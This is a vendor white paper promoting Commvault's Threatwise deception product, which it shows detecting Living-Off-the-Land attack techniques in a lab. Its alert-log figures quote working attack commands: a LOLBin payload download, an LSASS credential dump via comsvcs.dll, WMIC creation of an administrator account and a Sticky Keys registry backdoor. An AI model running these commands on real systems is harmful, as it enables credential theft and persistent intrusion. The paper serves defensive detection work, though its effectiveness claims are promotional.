



WHITE PAPER

Detect silent threats and stealth techniques with Threatwise, advanced cyber deception by Commvault®

By Guy Waizel
June 2023

A decade of stealth techniques

Flying under the radar, staying undetected, and moving silently is an art requiring advanced and sophisticated skillsets as in ancient times inherent to ninjas. In the cyberspace these tactics to stay undetected were introduced with the concept of Living-Off-the-Land attacks in 2013 by cyber researchers,¹ stealth techniques that use legitimate admin and system management tools to bypass conventional security. Flying under the radar has proven to be highly efficient to maximize impact on organizations and their data, with examples such as attack groups like ReEvil and state actors such as Volt Typhoon and Flax Typhoon leveraging similar tactics.

Today almost all conventional tools and their operating systems contain binaries and scripts which include executables that bad actors can utilize in unexpected, malicious ways, outside of their documented intended use. Binaries leveraged in stealth attacks often come from trusted sources, either native to the operating systems or downloaded from vendors' libraries, making it easy for security teams and conventional security tooling to overlook the harmful intent of the bad actors misuse. This whitepaper will examine stealth techniques and how cyber deception technologies, from Commvault, spot this malicious activity. This whitepaper focuses on Microsoft-specific binaries and scripts (LOLBins and LOLScripts)² and Linux based stealth techniques monitored in real-life Living-Off-the-Land attacks. The focus on these popular technology providers is based on the simple reason that threat actors are likely to search for exploits of systems widely deployed to maximize their impact and monetary gains.

¹ Living Off the Land: A Minimalist's Guide to Windows Post-Exploitation | Derbycon 3.0, Christopher Campbell and Matt Graeber | 2013
² LOLBAS-Project | GitHub, Oddvar Moe, Jimmy Bayne, Conor Richard, Chris Spehn, Liam Wietze, and Jose Hernandez | 2023

THREATS HIDE BEHIND LEGITIMATE TOOLS

Over the past decade cyber researchers have seen countless shifts in stealth attacks combining LOLBins with Cloud services, Dynamic Link Libraries (DLL) sideloading, fileless malware,³ invoke expressions (IEX),⁴ Non-Portable Executables (macros or scripts stored within files), and much more in efforts to bypass security controls. In fact, 71% of attacks are malware-free⁵ today, making detection with signature-based tools like EDR or log inspection difficult, time consuming, and cost intensive. Additionally, the constant changing landscape in the assembly of technologies, new versions of operating systems, and legitimate Windows tools with new binaries, business infrastructure, and threat procedures makes it much harder for cyber security tools to effectively monitor networks in depth, and pinpoint suspicious behavior rooted in legitimate processes.


Attempts to discern malicious activity from legitimate tools by identifying the latest stealth procedure, unique command line, malicious script, or modified file name often results in an increase of false positive alerts for security and IT teams, diluting indicators of compromise among a tsunami of ambiguous information.

DATA-MINDED CYBER DECEPTION: DATA DEFENDED

This whitepaper presents a different and unique approach to defending businesses and their data against stealth attacks and persistent threats. It examines how advanced early warning techniques from Commvault Threatwise enable organizations of all sizes to spot silent threats without false positives, before data compromise.

By prioritizing the security of critical assets and data, Threatwise surfaces stealthy and silent bad actors bypassing conventional security tools in ever-changing environments. Starting by safeguarding data at the source, Commvault’s inward-out approach combines cyber resilience and data security capabilities to proactively surface threats along the path to data. Threatwise’s highly scalable architecture consists of a combination of core components for instant engagement, realism, and intelligence that baits-in, trips, and unmask sophisticated threats across on-premises, cloud, and SaaS environments.

DATA-MINDED DECEPTION AT SCALE



3 Cybersecurity, [An emerging threat Fileless malware: a survey and research challenges](#), Sudhakar, Sushil Kumar, January 14, 2020
 4 Kali Linux, [Invoke-Stealth: Simple And Powerful PowerShell Script Obfuscator](#), R K, July 21, 2023
 5 CrowdStrike, [2023 Global Threat Report](#), 2023

DETECTING STEALTH TECHNIQUES WITH THREATWISE FROM COMMVAULT (METHODOLOGY)

First, a lab environment imitating a simple company network was set up including the three core Threatwise components: lures, threat sensors, and full system sensors. When setting up the Threatwise environment, Commvault's best practices of a data-minded deployment were followed, starting at the source. Sensors were configured around databases and servers with various decoy types, including Windows threat sensors, web server sensor, SQL sensors, Windows and Linux full system sensors including Active Directory service, and many more. Additional lures were scattered around the entire environment to drive traffic to these sensors, in the effort to detect stealthy threats.

Extensive literature and academic research studies discussing stealth tactics, techniques and procedures were then reviewed for this whitepaper from various sources. Cyberattack scenarios were built out based on the considered resources with a focus on the latest trends in the space of stealth attacks. The scenarios include published techniques of attacks that occurred in the wild, threat actors' tactics derived by our internal teams, and stealth procedures shared by peers and researchers in the cyber security community.

The various scenarios were then grouped into use cases that consolidated the threat procedures for the reader:

- 1 [Bypassing endpoint protection with LOLBins](#)
- 2 [Microsoft dual-use tools: PowerShell and Windows Management Instrumentation Command line \(WMIC\)](#)
 - 2.1 [Identification of compromised user executing seemingly legit actions](#)
 - 2.2 [Detecting misuse of Windows Management Instrumentation \(WMI\)](#)
 - 2.3 [LOLBins: The example of Volt Typhoon](#)
 - 2.4 [Native restore point misuse: Removing indicators of compromise](#)
 - 2.5 [Defeat ransomware by fileless malware detection](#)
- 3 [Spot privilege escalation in Linux](#)
- 4 [Stealth in supply chain attacks: Renaming binaries](#)

KEY FINDINGS

Overall effectiveness

In all tested threat scenarios Threatwise spotted malicious intent and activity early and proved highly effective against modern stealth attacks. All instances were defended from threat actors gaining a foothold, keeping the data secure.

Level of detection

Advanced attacks were spotted early during the initial access stage or while attempting to establish persistence.

Threat intelligence data

Collected threat data generated by Threatwise sensors includes information about time, source, and location of the attack, as well as advanced details of the techniques such as command lines, scripts, binaries, processes, and applied username and passwords—unmasking bad acting instantly.

Alert accuracy

Threatwise alerts proved to be highly accurate with zero false positives across all applied threat scenarios.

DETECTING STEALTH ATTACKS: THREATWISE DETECTION USE CASES

1. Bypassing endpoint protection with LOLBins

The automated processes of modern Endpoint Detection and Response (EDR) solutions provide much-needed visibility to security teams overlooking organizational perimeter borders. Tested in empirical assessments,⁶ researchers implied state-of-the-art EDR might fail to detect and prevent compromise by advanced threats. Businesses relying heavily on EDR risk that attackers bypassing these controls immediately gain persistence and obtain free movement across company instances.

These two scenarios demonstrate how attackers download malicious software by leveraging LOLBins to stay undetected by endpoint protection. Tested against multiple EDR solutions, security researchers show how all fail to identify the hacking of the system.⁷ The first scenario leveraged the ConfigSecurityPolicy.exe binary to download a payload, spotted by Threatwise sensors (see fig. 1.1). First, triggering alerts that are sent out to key IT stakeholders and then blocking the continuation of lateral movement.


| | | | |
|---|---------------------|---------|---|
|  | 02.06.2023 09:08:38 | Process | Start Process "C:\Windows\system32\cmd.exe" /c ConfigSecurityPolicy.exe https://share.trapx.com/dl/kzMVRMnFT/cmd.exe |
|---|---------------------|---------|---|

Fig. 1.1, Threatwise alert details detecting ConfigSecurity.exe binary downloading a payload (here a dummy, cmd.exe).

In a second scenario EDR is unable to detect a binary (CustomShellHost.exe) executing a process that previously renamed a custom application into a usually legitimate Windows frame (explorer.exe). In the case of Threatwise, detecting the applied naming convention does not protect attackers from being exposed and their activity being recorded for security and data protection teams to safeguard systems and data from damage. (See fig. 1.2)



| | | | |
|---|---------------------|---------|--|
|  | 02.06.2023 08:55:09 | Process | Start Process CustomShellHost.exe |
|  | 02.06.2023 08:55:20 | Process | Start Process explorer.exe |

Fig. 1.2, Threatwise alert details reporting CustomShellHost.exe binary execution of a payload renamed as explorer.exe on a full system sensor.

Another stealth technique detected by full system sensors as shown in fig. 1.2 is DLL sideloading. Attackers use the Microsoft Remote Assistance binary (msra.exe) found in C:\Windows\System32 to load code from userenv.dll by copying the executable and malicious DLL file into a new folder and launch msra.exe.⁸ Commvault’s early threat detection capabilities enable IT stakeholders to detect bad actors overcoming conventional EDR to stop malicious activity before data becomes compromised.

2. Microsoft dual-use tools: PowerShell and Windows Management Instrumentation Command line (WMIC)

Legitimate tools for IT operations to manage networks and systems repurposed by bad actors beyond the intended use to compromise businesses and their data are known as dual-use tools. Hiding behind valid IT stacks, attackers traverse organizations silently, running legitimate commands and tools to steal data.

PowerShell is a tool installed by default on every Windows machine with inherent capabilities to execute directly from memory, quick remote access, and lateral movement for the daily work of IT admins. Being a regular in the IT toolset PowerShell is likely to be listed in allow records, bypassing conventional monitoring and security tools for smooth operations. In fact, researchers found that only 7% of LOLBins in PowerShell are worth further investigation, with a small number being malicious in the end, leaving 99.986% of PowerShell invocations legitimate.⁹ Once the exploitation of PowerShell is mastered by bad actors the same techniques are used again and again, mixed up with other tools and processes for continuous development of seemingly

6 [An Empirical Assessment of Endpoint Detection and Response Systems against Advanced Persistent Threats Attack Vectors](#) | MDPI, George Karantzas and Constantin | 2021

7 [What the Vuln: EDR Bypass with LOLBins](#) | BISHOPFOX, Lindsay Von Tish | 2023

8 [LOLBins and DLL sideloading](#) | Triskele Labs | accessed July 21, 2023

9 [Hunting for LOLBins, Talos Threat Spotlight](#) | CISCO, Vanja Svajcer | 2019


New attack tactics. The combination of these factors lets PowerShell-based exploits continuously grow year over year, providing a convenient cover for malicious intent and activity while traversing across business instances and compromising data.

Another Windows tool with a reputation for launching an attack that is also critical for IT to run and manage (especially remote operations) is the Windows Management Instrumentation Command line (WMIC) utility, which provides an interface for Windows Management Instrumentation (WMI) commands. The list of legitimate use cases for WMI is long and its strength to run management for remote machines gained it prominence amongst hacker to run attacks while staying under the radar of conventional security tooling.¹⁰

2.1. Identification of compromised user executing seemingly legit actions

99% of security decision makers expect to face an identity-related compromise in the year ahead.¹¹

Commonly used as a management tool by IT professionals, PowerShell enables data search, creation, and modification to privileged users. With credential theft staying the top concern for IT decision makers in 2023, Commvault tested in the Threatwise lab environment detection capabilities of malicious activity via a compromised privileged account. By querying Active Directory (AD) the threat actor attempts to extend his foothold and gather insights about targeted instances, but as trapped with an RDP lure onto a full system sensor with AD previously installed all exposed records are fake. Simultaneously Threatwise lists details of the bad actors' query request, here a set filter for a finance AD Group, including timestamps, attacker IP, and type of interaction (see fig. 2.1). Threatwise spots bad acting otherwise disguised as legitimate interactions for key business stakeholders with high-fidelity alerts in real-time.



| Category | Action | Contains text | Download |
|---------------------|-------------|---|-------------------|
| Category: All | Action: All | Contains text | JSON, PCAP, Files |
| 30.05.2023 11:26:55 | Process | Start Process powershell Get-ADGroup -Identity Administrators | |
| 30.05.2023 13:38:19 | Process | Start Process Powershell Get-ADGroup -filter (name -like "Finance") | |
| 30.05.2023 13:38:57 | Process | Start Process Powershell Get-ADGroup -Filter "managedby -eq "administrator"" | |
| 30.05.2023 13:39:34 | Process | Start Process powershell Get-ADGroup -Identity management -Properties managedby | |

Fig. 2.1, Detailed records of Threatwise alerting on AD query by a legitimate privileged user via PowerShell.

2.2. Detecting misuse of Windows Management Instrumentation (WMI)

Establishing persistence is the last stage of initial access and critical to advanced attacks by ensuring the threat actors' foothold. In the following, three scenarios are tested against Threatwise to detect dual-use of the WMIC tool. Hackers compromised a remote endpoint gaining access to a privileged account. Threatwise lures the malicious activity in, and baits bad actors into believing they've gained a foothold to start running WMI queries to gather more information about a remote server which is a FullOS system sensor, or a decoy proxied to a FullOS system sensor (see fig. 2.2.1). Instead, by interacting with a sensor, Threatwise instantly alerts key IT stakeholders and shares the critical threat intelligence gathered including the time of the activity, hacker's IP, and details of the query request, such as username and password (see fig. 2.2.2).

¹⁰ Windows Management Instrumentation: About WMI | Microsoft (n.d.) | 2021
¹¹ 2023 Identity Security Threat Landscape Report | CyberArk | 2023



Fig. 2.2.1 Hacker sending 'Who am I' WMI query command to a Threatwise sensor.

| | | |
|---------------------|------------|--|
| 29.05.2023 11:55:23 | Connection | Establish Connection 10.0.0.150:135 (RPC-WMI) |
| 29.05.2023 11:55:30 | Login | Login Request User: . \- (success) |
| 29.05.2023 11:55:30 | WMI | WMI Query GET UserName FROM Win32_ComputerSystem |
| 29.05.2023 11:55:38 | Connection | Close Connection 10.0.0.150:135 (RPC-WMI) |

Fig. 2.2.2. Threatwise detection alert details of WMI queries.

Next, the hacker attempts to gain persistence on their target by creating a new user and associating it under the administrator's group of the Threatwise sensor (Fig. 2.2.3). After successfully creating a user on an actual fake machine, (Fig. 2.2.4) the Threatwise sensor again detects the WMI command from a remote endpoint including valuable details (See Fig. 2.2.5).




Fig 2.2.3 Hackers execute WMI command to create users on the full system sensor from a remote compromised endpoint




Fig. 2.2.4, Successfully registered new user under the Threatwise full system sensor.

| | | |
|---------------------|------------|---|
| 29.05.2023 12:33:11 | Connection | Establish Connection 10.0.0.130 (RPC-WMI) |
| 29.05.2023 12:33:12 | Login | Login Request User: . \ (success) |
| 29.05.2023 12:33:12 | WMI | WMI Command Win32_Process::Create |
| 29.05.2023 12:33:12 | Connection | Class Connection 10.0.0.130 (RPC-WMI) |

Fig. 2.2.5, Threatwise alert detecting WMI command to create users on the Full System sensor from a remote endpoint.

After the threat actor seemingly expanded his foothold on the network by investing time and resources into the compromised Threatwise sensors, the attacker attempts to move on by executing WMI creation commands from the Full System itself to real endpoints. However, commands from a sensor to real asset are blocked, wasting the bad actor’s resources while capturing the full details of their attempt (See Fig. 2.2.6).

| | | |
|---------------------|---------|---|
| 29.05.2023 14:52:17 | Process | Start Process wmic /node:" " /user:" " /password:" " : process call create "cmd.exe /c "net user /add DemoThreatWise" |
| 29.05.2023 14:52:17 | Process | Start Process net localgroup administrators /add DemoThreatWise" |
| 29.05.2023 14:52:17 | Process | Start Process C:\Windows\system32\net1.localgroup administrators /add DemoThreatWise" |
| 29.05.2023 14:52:17 | Process | Stop Process WMIC.exe |
| 29.05.2023 14:52:17 | Process | Stop Process net1.exe |
| 29.05.2023 14:52:17 | Process | Stop Process net.exe |

Fig. 2.2.6, Threatwise alert details recording WMI commands executed from a sensor.

2.3. LOLBins: The example of Volt Typhoon

After exploring basic stealth techniques in the previous sections, we now turn to advanced techniques commonly utilized by Volt Typhoon. The Volt Typhoon threat group, a state-sponsored actor based in China, is responsible for a stealth attack campaign run against critical U.S. infrastructure across various industries in early 2023 that shook up the security and data protection community. Proven to be active since mid-2021 the group managed to stay undetected until reports about them made the headlines at beginning of the summer of 2023, including coverage by the joint national cyber agencies¹² and Microsoft¹³, who’s technologies, including PowerShell, are misused in the Volt Typhoon campaign to stay under the radar for a length of time while moving through victims’ networks and stealing data.

Researchers uncovered that Fortinet FortiGuard devices were the initial access point for Volt Typhoon, breaching via proxied traffic through compromised SOHO network edge devices. However, full details around their methodology are still under investigation. Once this entry is established the attackers’ foothold is entrenched with hands-on-keyboard action using LOLBins via PowerShell and other Microsoft tools to elevate privileges in order to move around the network. While moving through instances Volt Typhoon executes active reconnaissance, collecting company data and constantly building additional entry points by dumbing newly created credentials in memory and spawning domain controllers via executables in LOLBins. Businesses that identify the intruders during this late stage—after their initial lateral movement—can only cut their losses, as data is grabbed, stored, and ready to be exfiltrated. To defend data estates comprehensively and grow resilience against advanced and silent threats, data security must start early by adding detection layers along the path to the data.

Threatwise’s detection capabilities for spotting Volt Typhoon’s stealth techniques were tested across all known attack stages; first extending a foothold to operate undercover, then establishing persistence to create secret departments to steal data. High-fidelity alerts were generated by all attack scenarios played out, pinpointing the malicious activities and its sources, including process start and stop, utilized executable and LOLBins, attacker IP, and the location of compromised users, making it easy for IT and security teams to mitigate all bad actors on the organization’s infrastructure.

¹² People’s Republic of China State-Sponsored Cyber Actor Living off the Land to Evade Detection | Joint Cybersecurity Advisory, NSA, CISA, NCSC, ACSC, and CCCS | 2023
¹³ Volt Typhoon targets US critical infrastructure with living-off-the-land techniques | Microsoft Threat Intelligence | 2023

| | | |
|---------------------|---------|--|
| 02.06.2023 06:34:08 | Process | Start Process "C:\Windows\system32\cmd.exe" /c .\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 512 C:\temp\lsass.dmp full |
| 02.06.2023 06:34:08 | Process | Start Process .\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 512 C:\temp\lsass.dmp full |
| 02.06.2023 06:34:08 | Process | Stop Process rundll32.exe |
| 02.06.2023 06:34:08 | Process | Stop Process cmd.exe |

Fig. 2.3.1 Threatwise alert details reporting on a dump of a Local Security Authority Subsystem Service (LSASS) process via legitimate Windows binaries (rundll32.exe and comsvcs.dll).

See Appendix for the full list of tested stealth techniques from the Volt Typhoon playbook.

2.4. Native restore point misuse: Removing indicators of compromise

In the second half of 2023 another state-sponsored threat group, Flax Typhoon (named by Microsoft), stirred up cyber defenses with its use of advanced stealth techniques to exploit various services such as VPN, web, Java, and SQL.

For initial access and privilege escalation, known vulnerabilities of public-facing servers were exploited. Once again targeting Windows Management Instrumentation Command line (WMIC), PowerShell, and the Windows Terminal. Flax Typhoon established long-term access by flying under the radar of conventional security tools. Undisturbed access network-level authentication (NLA) was disabled by replacing system-inherent Sticky Keys binary via a remote desktop protocol (RDP). Although NLA verifies credentials before fully connecting machines, any user can interact with the Windows sign-in screen (where Flax Typhoon exploits LOLBin sethc.exe) to change, redirect, and modify NLA Sticky Keys—allowing the threat actors to open doors to systems on their own.

Attack Highlights

Attacker
 Host name: [redacted]
 IP Address: [redacted]
 Port: [redacted]
 Login: User: [redacted]
 Start: Today 10:31:21
 Duration: 32:50 min - In progress
 Signature: Windows NT kernel
 MAC address: 00:0c:29:a2:0a:b6

Attack vector: RDP 3389
 RDP
Full OS Trap
 Name: FOSDEMO150_FOS
 IP address: [redacted]
 OS: Microsoft Windows Server 2012 R2

Connection: 9
 Registry: 25
 File: 36
 Login: 1
 Process: 25

Attack Details [Create exception based on event](#)

Category: All | Action: All | Contains text | [JSON](#) | [PCAP](#) | [Files](#) | 96/96 Events

| | | |
|---------------------|----------|--|
| 27.08.2023 10:54:48 | Registry | Create Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe |
| 27.08.2023 10:54:48 | Registry | Create Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE |
| 27.08.2023 10:54:48 | Registry | Create Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft |
| 27.08.2023 10:54:48 | Registry | Create Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT |
| 27.08.2023 10:54:48 | Registry | Create Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion |
| 27.08.2023 10:54:48 | Registry | Create Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options |
| 27.08.2023 10:54:48 | Registry | Create Registry Key Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe |
| 27.08.2023 10:54:48 | Process | Start Process "C:\Windows\system32\reg.exe" add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v debugger /d taskmgr.exe /f |

Fig. 2.4.1, Threatwise detection alert on Flax Typhoon technique altering registry Sticky Key.

To cover their tracks Flax Typhoon is taking advantage of Windows built-in recovery features, the native restore points. Microsoft System Restore does not affect personal files but removes apps, drivers, and updates outside of native restore points, enabling attackers to delete traces of their malicious activity and gather information about intruded system. Using Commvault cyber resilience enables you to, first, disable native Microsoft restore points to secure systems and data, and, second, uncover attackers' attempts to exploit the restore feature.




Fig. 2.4.2, Threatwise alert detecting the relaunch of the Windows system via the native restore point.

2.5. Defeat ransomware with fileless malware detection

After attackers quietly gain persistence on targeted instances, their eyes are set on potential monetary gains to cover their invested efforts. In ransomware attacks payloads lock company estates and data away from their rightful owners, preventing access and interrupting business continuity. Hidden in memory of legitimate tools, such as PowerShell, payloads are downloaded from remote locations via LOLScripts. Figure 2.4.1 details a Threatwise alert that recorded a typical command to download and execute a remote file hidden in memory via a download string of a web client.¹⁴ As this infection effort was attempted on a full system sensor mirroring a Windows machine, Threatwise captured each step of the attack, exposing stealth techniques, threat source, and download payloads. Security teams instantly get mission critical threat insights, while data security is enabled to defend data estates in order to keep businesses running smoothly.




Fig. 2.5.1, Detection of fileless malware by Threatwise alerts including documentation of the applied web client download string.

However, the threat actors' possibilities for silent techniques that are executed in memory once the persistence is established are not limited to uploading payloads, but seem nearly endless when revisiting the wide range of research projects conducted over past years. An ethical hacking tool, called RedRabbit,¹⁵ demonstrates the power of PowerShell by providing 19 use cases in one pure PowerShell script that can be run remotely through memory. Although anticipated for penetration tests, legitimate hacking tools can be misused by bad actors and, when operated in memory, they're provided with the latest version, while avoiding endpoint protection solutions.

When testing this threat scenario in the Threatwise lab, the ethical hack was executed in memory of a Windows full system sensor mistaking it for a legitimate endpoint (see fig. 2.4.2). The sensor registers not only loads RedRabbit in PowerShell memory (see fig. 2.4.3) but also reports each step taken to conduct reconnaissance on the targeted machine (see fig. 2.4.4), identifying the corruption of the legitimate tools without false positives.

¹⁴ [The increased use of PowerShell in attacks](#) | Symantec | accessed July 21, 2023

¹⁵ [RedRabbit](#)

